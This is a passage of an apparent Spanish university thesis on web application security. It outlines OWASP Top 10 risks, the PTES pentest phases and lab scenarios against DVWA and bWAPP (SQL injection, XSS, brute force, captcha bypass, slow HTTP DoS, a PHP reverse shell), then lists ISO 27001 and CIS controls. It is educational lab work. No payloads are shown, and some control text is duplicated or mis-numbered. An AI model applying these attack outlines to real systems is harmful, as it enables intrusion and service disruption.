La seguridad informática en las organizaciones es un aspecto fundamental que se debe tomar muy en cuenta para proteger los activos de información que la entidad cuenta, y a su vez contar con el conocimiento necesario sobre las nuevas incorporaciones tecnológicas y la aparición de nuevos ataques cibernéticos para corromper la seguridad del sistema y la confiabilidad de la organización.

Por lo consiguiente, el desarrollo seguro de aplicaciones web debe estar relacionado con un conjunto de buenas prácticas, normas, que permita a los desarrolladores establecer puntos confiables a la hora de ejercer la creación de un producto. La buena seguridad debe ser enfocada en una buena programación, limpieza de cuadros de texto, la validación de caracteres especiales, parametrización de código, Framework. Aspectos necesarios para fomentar la seguridad informática en las aplicaciones sobre el nuevo entorno tecnológico.

Pero así mismo, también emplear el uso de estándares internacionales o metodologías de seguridad ligada al tema de desarrollo seguro de aplicaciones web. OWASP establece un conjunto de estudios en relación con el tema de seguridad, permitiendo mostrar buenas prácticas, y un top 10 de vulnerabilidades que existen en aplicaciones a nivel mundial, pero sin dejar a un lado, también existen las metodologías como OSSTMM y PTES que desarrollan análisis pertinente sobre los sistemas informáticos y redes desde diferentes perspectivas. La importancia de establecer todo el análisis gira entorno a la protección de datos de los sistemas de las organizaciones.

Por ende, para trabajar con el tema de seguridad informática se debe crear laboratorios óptimos que asemejen al escenario real sobre las complicaciones de seguridad en las aplicaciones, con el fin de entender el trasfondo de la acción de la aplicación sobre incidentes de seguridad, y como deben ser reparados para contrarrestar los eventos existentes de seguridad.

Por último, las buenas acciones para ejercer una buena seguridad de un aplicativo web, debe estar relacionado con seguir buenas prácticas, metodología de desarrollo que incorpore la etapa de prueba de seguridad, para que así a futuro evitar problemas de enviar a producción un producto que ejerce fallas de seguridad y provocar altos costos en soporte. Por lo tanto, ejercer las pruebas de seguridad con frecuencia permitirá emplear el testeo necesario y el monitoreo para comprobar el nivel de seguridad que el producto se enfrentará a sucesos inseguros para ataques cibernéticos. Por eso, es de suma importancia que los miembros de la organizaciones y desarrolladores tengan el conocimiento necesario sobre el nuevo ámbito de la seguridad que se impone hoy en día, para que el personal este capacitado y preparado para responder de la mejor manera los incidentes de seguridad y no provocar pérdidas altas.

La entrevista realizada al Ing. Daniel Quirumbay, personal experto en seguridad informática (Ver Anexo 2), y docente de la UPSE de la Facultad de Sistemas y Telecomunicaciones ha brindado respuestas para realizar el siguiente análisis:

La seguridad informática en una organización es un punto meritorio, en donde se debe proteger la data más importante de la empresa, debido a que es activo valioso y si esta es expuesta puede provocar la quiebra de la entidad. Por eso es importante que las organizaciones cuenten con la seguridad necesaria para responder a estas situaciones.

Por lo consiguiente, en referencia al desarrollo seguro, existen una amplia información sobre cómo generar una aplicación segura, desde el punto de vista de ejercer la parametrización de código, optimización del código que deben ser tomados muy en cuenta a la hora de desarrollar un producto para evitar a futuro la aparición de vulnerabilidades que puedan corromper la seguridad y robar la data sensible.

Además, para la buena seguridad se debe tomar en cuenta OWASP, una organización sin fines de lucros que expone buenas prácticas que permita la estandarización de la protección de datos. Pero así mismo, ISO 2700 cuenta con datos para la buena gestión de la seguridad de la información. Sin embargo, el factor de implementación rige de un costo adicional en donde las mayorías de las empresas busca costos menos.

Por lo tanto, OWASP manifiesta un top de 10 pasos para presentar las vulnerabilidades más expuestas en aplicaciones a nivel mundial, en donde se centra en un ambiente cambiante en relación con los riesgos de seguridad. Por el 2017 predominada la inyección SQL, y ahora actualmente en el 2021 es la falla de autentificación en base de los estudios desarrollados sobre las nuevas incorporaciones tecnológicas.

Las apariciones de laboratorios son necesarias para ejercer la simulación de prueba de seguridad de los diversos procesos como; el entrenamiento de seguridad, hacking, pestenting. Para luego ejercer las acciones óptimas para la detección de páginas anómalas, spams maliciosos, entre otras, que se enfrasca en la diversificación de ataques informáticos.

Por ende, se debe realizar las acciones necesarias para que las detecciones sean automáticas, la combinación de aplicación con inteligencia artificial es un componente interesante sobre el tema de seguridad. Por ello, se debe contar con el kit de herramienta para realizar los

monitoreos pertinentes para actuar en base a los resultados realizado en el análisis de ciberseguridad.

Por último, es muy importante que el ser humano tenga el conocimiento necesario sobre el tema de seguridad, debido por ser el eslabón más débil ejerce el punto de partida de la debilidad de los procesos para la aparición de las vulnerabilidades, en donde se extrae información de persona a persona e identificar el punto central en donde se puede localizar la data. Todo esto hace referencia a la incorporación de la ingeniería social.

2.4.3. METODOLOGÍA DE DESARROLLO DEL PROYECTO

La metodología PTES o conocida también test de penetración compete la seguridad técnica sobre la experiencia en realizar un estudio inmensurable desde la comunicación inicial y el razonamiento detrás de un pentester. Por ello el presente proyecto se guiará a dicha metodología centrada en fases que se mencionaran a continuación [84]:




Figura 2: Metodología Test de Penetración (PTES)

Fase 1: Recolección de información

Se requiere recabar toda la información posible de forma competitiva sobre el sistema auditar, como sistemas de uso o cualquier aspecto que puede ser útil para llevar a cabo futuros ataques de la auditoria. Recurriendo a las herramientas de pruebas que estén a la disposición. [84].

Fase 2: Análisis de vulnerabilidades

La fase de análisis de vulnerabilidades consiste en realizar todas las posibles acciones que permitan comprometer a nuestro objetivo, los usuarios y/o su información. Las vulnerabilidades más comunes explotadas justificada al estudio estadístico del TOP 10 de OWASP 2021 [84].

Fase 3: Explotación

En esta fase se aprovecha ("explotar") las vulnerabilidades encontradas en la fase anterior, es decir: ejecutamos exploits contra las vulnerabilidades identificadas o simplemente hacer uso de credenciales mediante técnicas que permite obtener información sensible de usuario potente en una entidad. [84].

Fase 4: Post-Explotación

La fase de post explotación no siempre es aplicable. Consiste en lograr entrar al sistema mediante la anterior fase, lograr credenciales o permisos de administrador, o incluso vulnerar otros sistemas de mayor importancia dentro de la organización objetivo mediante técnicas de pivoting o similares. Es decir; el objetivo de esta fase es escalar privilegios con la finalidad de obtener una cuenta con todos los privilegios habilitados sobre el sistema [84].

Fase 5: Informe

La última fase consiste en elaborar un informe donde se especifiquen las conclusiones de las pruebas de penetración. En esta fase se genera tanto el informe detallado de la auditoría, donde se plasman los resultados técnicos y metodológicos obtenidos, como el informe ejecutivo, donde se resumen los resultados obtenidos, el riesgo asociado y la propuesta de plan de mitigación de dichos riesgos [84].

CAPÍTULO III

3. PROPUESTA

3.1. DESARORLLO

3.1.1. FASE 1: RECOLECCIÓN DE INFORMACIÓN

La fase comprende en la recopilación de los datos pertinentes de forma concisa para el desarrollo del trabajo investigativo. A través de los motores de búsqueda se recolecta la información sobre el entorno de trabajo y las herramientas respectivas que hagan posible la configuración del mismo para así posteriormente ejercer las fases "Explotación" y "Post-Explotación" de la metodología seleccionada.

La fase trata de la preparación del entorno de trabajo de las máquinas virtuales vulnerables para la investigación, a continuación, se presenta la descripción de las máquinas, configuración y requisitos para una correcta instalación:

Requisitos General para instalación de las máquinas virtuales

- Virtual Box versión 7.0.6
- Extensión pack versión 7.0.6
- Red General
- Descargar paquetes de los entornos en formato zip
- Máquina Virtual Kali
- Máquina Virtual Bee-Box
- Red Virtual
- RAM de 4 GB
- Disco Virtual

Descripción de instalación DVWA en Kali Linux

Para la instalación del entorno virtual vulnerable se realizó la descarga respectiva del archivo zip para luego ser descomprimido en la dirección del servidor web que cuenta por defecto de instalación Kali Linux para su funcionamiento. Sin embargo, se debe realizar configuraciones necesarias con respecto a la base de datos, privilegio de archivos, configuración de usuario para el motor de base de datos para que el sitio ejecute a la perfección, para más detalle de instalación del entorno (Ver Anexo 3: Manual de instalación – entorno DVWA)

Descripción de instalación Bee-Box (BWAPP)

En la instalación correspondiente de la máquina virtual vulnerable se realiza la correspondiente descarga de Bee-Box del sitio oficial de BWAPP aquel que cuenta por defecto la aplicación con su respectivo servidor web, entre otros adicionales. Se comienza a descargar el archivo zip para que este luego sea descomprimido y se utilice el disco virtual vmdk en la máquina virtual creada con sistema operativo Linux versión RED HAT de 64 bit. Una vez finalizado la configuración y adoptar la red virtual se realiza el funcionamiento de la máquina, para ver más detalle de la instalación del entorno (Ver Anexo 3: Manual de instalación – entorno BWAPP)

3.1.2. FASE 2: ANÁLISIS DE VULNERABILIDADES

El análisis de vulnerabilidades para el estudio esta considera de acuerdo al TOP 10 de OWASP del año 2020-2021, mostrando así un espectro de información necesaria para el desarrollo de la fase, debido a que el dato corresponde sobre la estadística de vulnerabilidades más comunes explotadas en aplicaciones web. La búsqueda necesaria de esta información es uno de los requerimientos para comenzar, analizar los puntos de la investigación, como es el caso de conocer la categoría de la vulnerabilidad, el objetivo, el tipo, la forma de explotación, sistema que afecta y el nivel de criticidad que emana sobre toda la situación que corresponde la seguridad informática en aplicaciones web.

Además, comprender las interpretaciones del Ciberdelincuente sobre estos tipos de categoría que proporciona OWASP, con el fin de apreciar al fondo los ciberataques que permitan comprometer un sistema y mostrar los puntos débiles para así elaborar el robo de datos confidenciales que involucre las reputaciones e integridad de la organización. Por ello, se realizó el estudio comparativo de las técnicas para ser considerada como punto de partida para la elaboración de prueba de caja negra en la fase 3 “EXPLOTACIÓN” mostrando las ventajas y desventajas de su desarrollo.

ESTUDIO COMPARATIVO DE TÉCNICAS DE CIBERSEGURIDAD APP WEB

CATEGORÍA	TÉCNICAS	VENTAJAS	DESVENTAJAS	NIVEL DE CRITICIDAD
IDENTIFICATION AND AUTHENTICATION FAILURES	• CAPTCHA BYPASSING • INSECURE LOGIN FORMS	Permite los ataques automáticos y expone identificador de sesión de la URL	La búsqueda eminente de usuarios y la manera de atacar ejerce mayor tiempo	BAJO
SECURITY MISCONFIGURATION	• INSECURE WEBDAV CONFIGURATIO N • DENIAL-OF-SERVICE (SLOW HTTP DOS)	Saturación de los recursos del sistema	La mayoría existen el balanceo de carga que permite a los servicios extenderse para controlar estos ataques	MEDIO
INSEGURE DESIGN	FUERZA BRUTA	Cuenta con diccionarios de diversos índoles y es fácil de conseguir para trabajar	Tiempo de ejecución y recurso de hardware para lograr adivinar la contraseña o directorios de la victima	MEDIO
INJECTION	• SQL INJECTION • CROSS-SITE SCRIPTING	Permite manipular y acceder a la información mediante código mal intencionado	Limitación de permiso de lectura y escritura	ALTO

Tabla 1: Cuadro comparativo de técnicas de Ciberseguridad

ANÁLISIS DE VULNERABILIDADES MEDIANTE EL TOP 10 DE OWASP

CATEGORÍA	OBJETIVO	TIPO	FORMA DE EXPLOTACIÓN	SISTEMA QUE AFECTA	NIVEL DE CRITICIDAD
CONTROL DE ACCESO ROTO	Autenticación de sesiones no autorizadas	• Path Travesal • Directory Travesal – Directories • Directory Traversal - Files	• Identificador inseguros • Navegación forzada • Permisos • Client Side Caching	• APIs • Json Web Token • Uso compartido de recursos de origen cruzado (CORS)	ALTO
FALLAS CRIPTOGRAFICAS	Exposición de datos confiables a través de protocolos inseguros (HTTP, SMTP, FTP)	• Versiones Vulnerables de puertos • Codificación Base64	• Métodos criptográfico obsoletos • Ausencia de claves criptográficas en contraseñas	• Balanceadores de carga • Servidores web • Sistemas de back-end	ALTO
INYECCIÓN	Permite atacar el sistema que cuenta con activos información sensible	• SQL • NoSQL • Comandos de sisema Operativo	• Inyección SQL en banda • Inyección SQL fuera de banda • Inyección SQL inferencial	• Aplicaciones web • Sistema de administración de bases de datos relacionales RDBMS	ALTO

DISEÑO INSEGURO	Atacar las fallas de seguridad en el código, tras la mejora de solución	• Formulario inseguro	• Ataque de credenciales mediante fuerza bruta • Recopilación de cookie	• Módulo Login • Peticiones de usuario GET y POST	MEDIO
CONFIGURACIÓN ERRÓNEA DE SEGURIDAD	Aquellos servicios desactualizado y propensos a exposición de información	• Continuación FTP Inseguro • Configuración SMTP inseguro • Configuración WebDav	• Escalada de privilegio • Envió de solicitudes al servidor • Ingeniería inversa (reverse_shell)	• Servicios • Servidor FTP • Servidor SMTP • Servidor WebDav	MEDIO
COMPONENTES VULNERABLES Y OBSOLETOS	Comprometer el sistema a través de vulnerabilidades conocidas o en común	• Buffer Overflow • PHP Eval Fuction	• Denegación de servicio del software objeto • Código arbitrario • Exploit	• Cliente-Servidor • API • Aplicaciones • Sistema de gestión de bases de datos • Servidor web	MEDIO
FALLAS DE IDENTICACION Y AUTENTICACIÓN	Permitir al delincuente informático obtener acceso y asumir la	• Sesiones administrativas	• Fuerza bruta con diccionarios • Ataques automatizados	• Módulo Logan • Módulo de verificación de contraseña	BAJO

	identidad de un usuario	• Formulario Login Inseguro			
SOFTWARE Y FALLAS EN LA INTEGRIDAD DE DATOS	La inclusión de código maliciosa sobre las funcionalidades sin el compromiso del sistema general	• Carga de archivo sin restricciones • Divulgación de información	• Reverse_Shell al servidor • Crear fichero malicioso	• Protocolo de transferencia de archivo	BAJO
FALLAS DE REGISTRO Y MONITOREO DE SEGURIDAD	Aplicación que no cuenta con proceso de detectar anomalías de ataques y reaccionar sobre la situación	• Desactualización de versiones • Servicios de puertos abiertos	• Usar herramientas para realizar pruebas dinámicas (OWASP ZAP) • Ataques Activos en tiempo real	• Registro de aplicaciones • API	BAJO
FALSIFICACION DE SOLICITUDES DEL LADO DEL SERVIDOR	Inducir la aplicación mediante realización de peticiones solicitudes HTTP al servidor	• Leer Configuración del servidor • Metada dos AWS	• Denegación de servicio (DDoS)	• Servidor web • Enlace de DNS • Redirecciones HTTP	BAJO

Tabla 2: Análisis de vulnerabilidad

3.1.3. FASE 3: EXPLOTACIÓN

El desarrollo de la explotación de vulnerabilidad comprende en la realización de pruebas a través de técnicas de ciberseguridad en diversos escenarios de experimentación de acuerdo a la información recolectada en la fase anterior "Análisis de Vulnerabilidades", en donde se analizó puntos óptimos para el avance investigativo. Por lo cual, se iniciará el estudio de prueba de caja negra sobre las técnicas seleccionada más comunes desarrollada por el atacante informático.

La prueba estará dividida en 4 categorías de vulnerabilidades; Identification and Authentication Failures, Security MisConfiguration, Insecure Desgin e Injection, categorías que cuentan con técnicas adecuadas para el desarrollo experimental que se mencionan a continuación:

IDENTIFICATION AND AUTHENTICATION FAILURES

- Captcha Bypassing
- Insecure Login Forms

SECUTIRY MISCONFIGURATION

- Insecure WebDav Configuration
- Denail Of Service (Slow HTTP Dos)

INSECURE DESIGN

- Fuerza Bruta

INJECTION

- SQL Injection
- Cross-Site-Scripting

Estas técnicas serán ejecutadas en los escenarios diseñados de los entornos vulnerabilidades creados para la simulación del ataque para evaluar el nivel de seguridad de una aplicación. También contará con la ayuda de diversas herramientas necesaria para vulnerar el escenario de prueba para llegar a un resultado óptimo. Se presenta el diseño de los escenarios de pruebas para la ejecución de las técnicas con sus respectivos ítem.

DISEÑO DE ESCENARIOS DE PRUEBAS

ESCENARIO	ENTORNO	NIVEL DE CRITICIDAD	DESCRIPCIÓN	RESULTADO	DETALLE
#1	DVWA	BAJO	Inserción de código SQL en Formulario Web	Obtención de contraseñas de 5 usuarios mediante SQLi	**Escenario 1**
#2	DVWA	MEDIO	Inserción de código SQL en Formulario Web – Cuadroº de selección individual	Obtención de contraseñas de 5 usuarios mediante SQLi	**Escenario 2**
#3	DVWA	ALTO	Inserción de Código SQL en Formulario Web – variable de sesión utilizando otra pagina	Obtención de contraseñas de 5 usuarios mediante SQLi	**Escenario 3**
#4	DVW	IMPOSIBLE	Inserción de código SQL en Formulario Web	Las consultas son parametrizadas, y esto significa que el desarrollador ha diferenciado que secciones son código y el resto datos.	**Escenario 4**
#5	DVWA	BAJO	Inyectar script malicioso en Formulario Web – Cuadro de selección individual	Inyección de Script malicioso por la falta de verificación de solicitud de entrada para texto de salida	**Escenario 5**
#6	DVWA	MEDIO	Inyectar script malicioso en Formulario Web – Cuadro de selección individua	Inyección de Script malicioso sin el uso de etiquetas script	**Escenario 6**

#7	DVWA	ALTO	Inyectar script malicioso en Formulario Web – Cuadro de selección individual	Inyección de Script malicioso mediante los default permitidos de idiomas por la location	**Escenario 7**
#8	DVWA	IMPOSIBLE	inyectar script malicioso en Formulario Web – Cuadro de selección individual	El Script Malicioso es codificado de forma predeterminada para evitar el ataque	**Escenario 8**
#9	DVWA	BAJO	Ataque de fuerza bruta en Formula Login Web mediante HYDRA	Obtención de contraseña de usuario administrador mediante fuerza bruta	**Escenario 9**
#10	DVWA	MEDIO	Ataque de fuerza bruta en Formula Login Web mediante WFUZZ	Obtención de contraseña de usuario administrador mediante fuerza bruta	**Escenario 10**
#11	DVWA	ALTO	Ataque de fuerza bruta en Formula Login Web mediante carga útil por Burp Suite	Obtención de contraseña de usuario administrador mediante fuerza bruta	**Escenario 11**
#12	DVWA	IMPOSIBLE	Ataque de fuerza bruta en Formula Login Web	El usuario a realizar 5 sesiones incorrectas dentro de los 15 minutos, el usuario será bloqueado y no hará inicio de sesión	**Escenario 12**
#13	BWAPP	BAJO	Falla de autentificación – Formulario Login Web con Omisión de Captcha mediante carga útil por lista simple	Obtener la contraseña de usuario administrador y acceso exitoso	**Escenario 13**
#14	BWAPP	MEDO	Falla de autentificación – Formulario Login Web con Omisión de Captcha mediante WFUZZ	Obtener la contraseña de usuario administrador y acceso exitoso	**Escenario 14**

#15	BWAPP	ALTO	Falla de Autentificación – Formulario Login Web con Omisión de Captcha mediante carga útil por diccionario	Obtener la contraseña de usuario administrador y acceso exitoso	**Escenario 15**
#16	BWAPP	BAJO	Falla de Autenticación – Formulario Login Web Inseguro	Encontrar las credenciales mediante la búsqueda en el código	**Escenario 16**
#17	BWAPP	MEDIO	Falla de Autenticación – Formulario Login Web Inseguro	Encontrar la palabra secreta en la función hallada en el código	**Escenario 17**
#18	BWAPP	ALTO	Falla de Autenticación – Formulario Login Web Inseguro	Encontrar las credenciales del login mediante ataque de carga útil por diccionario	**Escenario 18**
#19	BWAPP	BAJO	Saturar el sistema de alojamiento del entorno mediante avalancha de peticiones	Dejar a la aplicación web en estado no funcional	**Escenario 19**
#20	BWAPP	MEDIO	Saturar el sistema de alojamiento del entorno mediante avalancha de peticiones	Dejar a la aplicación web en estado no funcional	**Escenario 20**
#21	BWAPP	ALTO	Saturar el sistema de alojamiento del entorno mediante avalancha de peticiones	Dejar a la aplicación web en estado no funcional	**Escenario 21**

#22	BWAPP	BAJO	Inserción de fichero malicioso en el protocolo WebDav	Conocer archivos, documentos que cuenta el servidor web para efectuar acciones de usuario administrador	**Escenario 22**
#23	BWAPP	MEDIO	Inserción de código malicioso php para acción de reverse_shell	Permitir conexión de maquina atacante a máquina victima para efectuar instrucciones de acciones de usuario administrador	**Escenario 23**

Tabla 3: Cuadro de descripción - diseño de escenarios de pruebas

3.1.4. FASE POST-EXPLOTACIÓN

La importancia del proceso de Post-Explotación resalta en conocer la mayor información relevante del objeto de ataque, para acceder a la recuperación eminente de datos sensibles y escalar privilegios. La obtención de información se encierra en el conjunto de datos generales del sistema, los procesos de ejecución y servicios instalados, variables de entorno y ficheros relacionados, base de datos, credenciales de usuarios, entre otros valores que emana ser activos valiosos para el atacante.

La recuperación de información está centrada en los dos entornos virtuales de simulación de prueba (DVWA Y BWAPP) con el objetivo de encontrar puntos débiles mediante la explotación de la vulnerabilidad implementada en la "fase 3: Explotación", permitiendo identificar las brechas e información expuestas en el testeo. Por ello, tiene como finalidad la fase de presentar los datos encontrados en la anterior fase y usar dicha información para escalar privilegios en los entornos de estudio mediante el desarrollo de los siguientes puntos.

A continuación, se presenta el desarrollo de la fase en los dos entornos:

- Enumeración de puertos mediante la herramienta Nmap para conocer los servicios y versiones que soporta el sistema.
- Ataque de fuerza bruta para la obtención de credenciales de usuario
- Injection SQL mediante la herramienta SQLMAP para conocer, la base de datos del entorno, usuarios, tablas, entre otros,

- Acceder a un servicio mediante la ejecución de código reverse_shell para comprometer el sistema y escalar privilegio

Para el detalle de todo el proceso de la fase en los dos entornos (Ver Anexo 5: Manual Post-Explotación)

3.1.5. FASE 5: INFORME

Luego de reunir cada resultado desarrollado por caja negra en los escenarios diseñados, y pruebas adicionales para post-explotación. Se realiza el informe pertinente para detallar los resultados técnicos empleados de forma estructurada en lo cual separa cada nivel de compresión de prueba, tipo de ataque, objetivo, análisis e interpretación de resultados, observaciones y recomendaciones. Para más detalle (Ver Anexo 6: Informe)

3.2. PROPUESTA DE BUENAS PRACTICAS PARA EL DESARROLLO SEGURO DE APLICACIONES WEB

3.2.1. INTRODUCCIÓN

La aplicación web es un tipo de software que es codificado en un lenguaje determinado para ser soportado en el navegador web, y su accionar se debe llevar a un navegador con internet o intranet, permitiendo al usuario acceder de manera interactiva a la información de manera rápida y sencilla.

Pero así mismo, la seguridad de las aplicaciones debe ser centrado para asegurar los datos del usuario y que cualquier usuario tercero o pirata informático no autorizado, robe la información, se deben emplear medidas de seguridad con la característica de probar los niveles de seguridad que debe presentar en los procesos para así evitar vulnerabilidades contra amenazas, tales como la modificación no autorizada de activos, acceso no permitido, privilegios no accedido, entre otros.

Por lo tanto, las aplicaciones web por la falta de implementación de medidas de seguridad se pueden presentar débiles a las vulnerabilidades más comunes de acuerdo al estudio de TOP 10 de OWASP como; Control de acceso roto, Fallas criptográficas, Inyección, Diseño inseguro, Configuración errónea de seguridad, Componentes vulnerables y obsoletos, Fallas de identificación y autenticación, Software y fallas en la integridad de datos, Fallas de registro y monitoreo de seguridad, Falsificación de solicitudes del lado del servidor.

Vulnerabilidades que son explotadas por hacker, provocando así poner en riesgo la reputación de un individuo o entidad /organización.

En conclusión, esta guía, tiene como fin concientizar a las entidades y dar recomendaciones necesarias que se pueden elaborar para mitigar cualquier ataque informático a futuro, mediante medidas de seguridad informática. Por lo cual, se utilizarán las normas internacionales ISO 27001 y CIS, normas que cuentan con prácticas de seguridad para garantizar la seguridad de estas aplicaciones sobre un contexto real.

3.2.2. DESCRIPCIÓN CONTROLES

ISO 27001

ITEM	ISO -1
DESCRIPCIÓN	A.12.1 Procedimiento operacionales y responsables. Objetivo: Busca asegurar el correcto funcionamiento de las operaciones en donde se procesa la información. **Control A.10.1.2 Gestión del Cambio.** Observación: Asegurar que se efectué los cambios sobre los sistemas de procesamiento de información con el fin de conservar y administrar dichos cambios.

Tabla 4: Control Gestión del Cambio

ITEM	ISO -2
DESCRIPCIÓN	A.12.2. Protección contra código maliciosos. Objetivo: Tiene como fin asegurar la información sobre los sistemas de procesamiento de información y que estén en capacidad de proteger contra códigos maliciosos. **Control A.12.2.1. Controles contra códigos maliciosos.** Observación: Establecer controles que permitan identificar y prevenir cualquier ataque informático por código malicioso, ejercer procedimientos para su recuperación.

Tabla 5: Controles contra códigos maliciosos

ITEM	ISO – 3
DESCRIPCIÓN	A.9.2 Gestión de acceso de usuarios. Objetivo: Cumple el deber de asegurar el acceso de los usuarios autorizados y a su evitar la restricción de los usuarios no autorizados. **Control A.9.2.3. Gestión de derechos de acceso privilegio.** Observación: Generar control sobre las gestiones asignadas y el uso de los privilegios de usuarios en el sistema.

Tabla 6: Control Gestión de derechos de acceso privilegio

ITEM	ISO – 4
DESCRIPCIÓN	A.14.1. Requisitos de seguridad de los sistemas de información Objetivo: Emplear el componente de seguridad como parte fundamental integral sobre cualquier sistema de información **Control A.14.1.1. Análisis y especificación de requisitos de seguridad de la información.** Observación: Para la nueva adquisición de sistemas o actualizaciones del mismo, deben especificar los requerimientos necesarios de seguridad.

Tabla 7: Control Análisis y especificación de requisitos de seguridad de la información

ITEM	ISO – 5
DESCRIPCIÓN	A.9.4. Control de acceso a sistemas y aplicaciones Objetivo: Ejercer el método de evitar el acceso a sistemas no autorizados y aplicaciones **Control A.9.4.1. Restricción de acceso a la información** Observación: Tanto el acceso de información como a la funciones de los sistemas de una aplicaciones se debe limitar a través de política de control de acceso

Tabla 8: Restricción de acceso a la información

ITEM	ISO – 6
DESCRIPCIÓN	A.10.1. Controles criptográficos Objetivo: Utilizar métodos criptográficos para proteger la confiabilidad, integridad, autenticación de la información **Control A.10.1.1. Política sobre el uso de controles criptográficos** Observación: Establecer el desarrollo e implementación de política sobre la utilidad de controles criptográficos.

Tabla 9: Control Política sobre el uso de controles criptográficos

ITEM	ISO – 7
DESCRIPCIÓN	A.14.3. Datos de prueba Objetivo: Permite asegurar la protección de la data que son usadas para pruebas. **Control A.14.3.1: Protección de datos de prueba** Observación: Aquellos datos de prueba debe pasar por un proceso apto de selección de acuerdo a las especificaciones del sistema, por ende, estos datos deben ser controlados y resguardados

Tabla 10: Control Protección de datos de prueba

ITEM	ISO – 8
DESCRIPCIÓN	A.9.4. Control de acceso a sistemas y aplicaciones Objetivo: Ejercer el método de evitar el acceso a sistemas no autorizados y aplicaciones. **Control A.9.4.2 Procedimiento de ingreso seguro** Observación: Se debe controlar mediante una política de acceso, acceso al sistema, como también a la aplicación mediante un proceso de ingreso seguro.

Tabla 11: Control Procedimientos de inseguro seguro

ITEM	ISO – 9
DESCRIPCIÓN	A.9.4. Control de acceso a sistemas y aplicaciones Objetivo: Ejercer el método de evitar el acceso a sistemas no autorizados y aplicaciones **Control A.9.4.5. Control de acceso a códigos fuente de programas** Observación: Establecer las restricciones necesarias para el ingreso a código fuentes de los programas.

Tabla 12: Control de acceso a códigos fuente de programación

ITEM	ISO – 10
DESCRIPCIÓN	A.9.4. Control de acceso a sistemas y aplicaciones Objetivo: Ejercer el método de evitar el acceso a sistemas no autorizados y aplicaciones **Control A.9.4.3. Sistema de gestión de contraseñas** Observación: Establecer un sistema de gestión de contraseña para generar interactividad y así también asegurar la cálida de las contraseñas

Tabla 13: Control sistema de gestión de contraseñas

CIS

ITEM	CIS -1
DESCRIPCIÓN	4. Configuración segura de hardware y software en dispositivos móviles, computadoras portátiles, estaciones de trabajo y servidores Objetivo: Se Centra en generar un control sobre uso de privilegios administrativos **Control 4.4. Utilizar contraseñas únicas** Observación: Corresponde en usar contraseñas únicas, cuando no es soportada la autenticación multifactor, ya sea el root, el local, administrador u otro servicio que mantiene una cuenta. Todas estas cuentas deben usar contraseñas únicas del sistema.

Tabla 14: Control Utilizar contraseñas Únicas

ITEM	CIS – 2
DESCRIPCIÓN	1. Inventario y control de activos de hardware Objetivo: Tiene un enfoque de administrar activamente aquellos dispositivos que tienen acceso o no sobre el sistema. **Control 1.4: Mantener un inventario de activos detallado** Observación: Comprende en mantener un inventario veraz y actualizado sobre todos los activos tecnológicos capaces de almacenar o procesar la información. Por lo tanto, el inventario debe tener todos los activos de hardware, que estén o no conectados a la red de la organización

Tabla 15: Control Mantener un inventario de activos detallado

ITEM	CIS- 3
DESCRIPCIÓN	20. Pruebas de penetración y ejercicios del equipo rojo. Objetivo: Se centra en probar la solidez de los mecanismos de defensa de una entidad/organización. **Control 20.7: Asegúrate de que los resultados de las pruebas de penetración se documenten utilizando estándares abiertos legibles por máquina.** Observación: Comprende en la utilización de herramientas que realicen el escaneo de vulnerabilidades y a su vez pruebas de penetración, para conseguir que tan preparado se encuentra el sistema para identificar brechas y mostrar como un atacante puede penetrar.

Tabla 16: Control Asegúrate de que los resultados de las pruebas de penetración se documenten utilizando estándares abiertos legibles por máquina.

ITEM	CIS – 4
DESCRIPCIÓN	4. Configuración segura de hardware y software en dispositivos móviles, computadoras portátiles, estaciones de trabajo y servidores **Objetivo: Centrar en generar un control sobre uso de privilegios administrativos** **Control 4.3: Garantizar el uso de cuentas administrativas dedicadas** Observación: Comprende en enfocar el privilegio reducido administrativo y restringido solo a usuarios que desempeñan procesos laborales, con la finalidad de administrar las tareas diarias de manera independiente a su función laboral.

Tabla 17: Control Garantizar el uso de cuentas administrativas dedicadas

ITEM	CIS – 5
DESCRIPCIÓN	18. Seguridad del software de aplicación Objetivo: Estudia la gestión del ciclo de vida de la seguridad de todo el desarrollo de software, y así ejercer ataque para conocer su nivel de seguridad **Control 18.1: Establecer prácticas de codificación seguras.** Observación: Ejercer prácticas de codificación segura para que el sistema no se sienta comprometido y que no cuente con brecha de seguridad baja, para así evitar explotación de vulnerabilidades por errores de codificación, errores lógicos, entre otros.

Tabla 18: Control Establecer prácticas de codificación seguras

ITEM	CIS – 6
DESCRIPCIÓN	18. Seguridad del software de aplicación Objetivo: Estudia la gestión del ciclo de vida de la seguridad de todo el desarrollo de software, y así ejercer ataque para conocer su nivel de seguridad **Control 18.2: Asegúrate de que se realiza una verificación de errores explícita para todo el software desarrollado internamente.** Observación: Comprende en enfocar el privilegio reducido administrativo y restringido solo a usuarios que desempeñan procesos laborales, con la finalidad de administrar las tareas diarias de manera independiente a su función laboral.

Tabla 19: Control Asegúrate de que se realiza una verificación de errores explicita para todo el software desarrollado internamente

ITEM	CIS – 7
